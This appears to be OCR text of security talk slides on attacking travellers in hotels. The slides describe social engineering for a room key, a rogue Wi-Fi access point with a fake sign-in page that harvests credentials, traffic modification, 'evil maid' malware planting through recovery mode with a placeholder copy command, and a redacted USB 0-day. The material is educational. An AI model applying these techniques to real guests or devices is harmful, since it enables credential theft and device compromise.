
patrick

"Hello, my name is Gianna Toboni in room 2086. My colleague Patrick will be stopping by - please give him a key to my room."

Intel Results

Initial Access

getting a foothold



Remote Attack
a rogue wifi access point (ap)

HooToo Travel Mate 6


- runs linux
- small, easy to hide!
- bridge WiFi networks & create custom services

Remote Attack
a rogue wifi access point (ap)

creating an open wifi network named "*[HOTEL_NAME]_guest*" with a strong signal was all it took...

- strong signal
- benignly named

- dns server
- webserver
- etc...



Remote Attack
a rogue wifi access point (ap)

1 target connects to rogue AP

2 redirect to login page

room number


password

fake sign-in page

easier than 'hacking' a hotel to get room #?


Remote Attack
traffic redirection/modification

Remote Attack
traffic redirection/modification




traffic modification

Physical ('evil maid') Attack
via recovery mode




⌘ + R

1. boot into recovery mode
2. open terminal
3. copy malware into main partition




a firmware password or full-disk encryption will thwart this!

Physical ('evil maid') Attack
via recovery mode



recovery mode terminal

```
# cp [malware]
  /Volumes/Macintosh HD/...
```




infecting (main) partition

Physical ('evil maid') Attack
via malicious devices

MAC [redacted] [0DAY]

CONCLUSION

This paper presented a non-public [redacted] and described the necessary steps to turn it into an reliable 0-day exploit. This exploit can be delivered to a target system by the simple insertion of [redacted] even if the target system is locked. [redacted] the system can be fully compromised.




ANDY GREENBERG SECURITY 03.23.17 02:09 PM


WIKILEAKS REVEALS HOW THE CIA CAN HACK A MAC'S HIDDEN CODE

"When plugged in, the altered adapter can trick a Mac...allowing tweaks to its firmware"

Physical ('evil maid') Attack
capturing credentials




OR...



stealing passcodes
via (hidden) camera

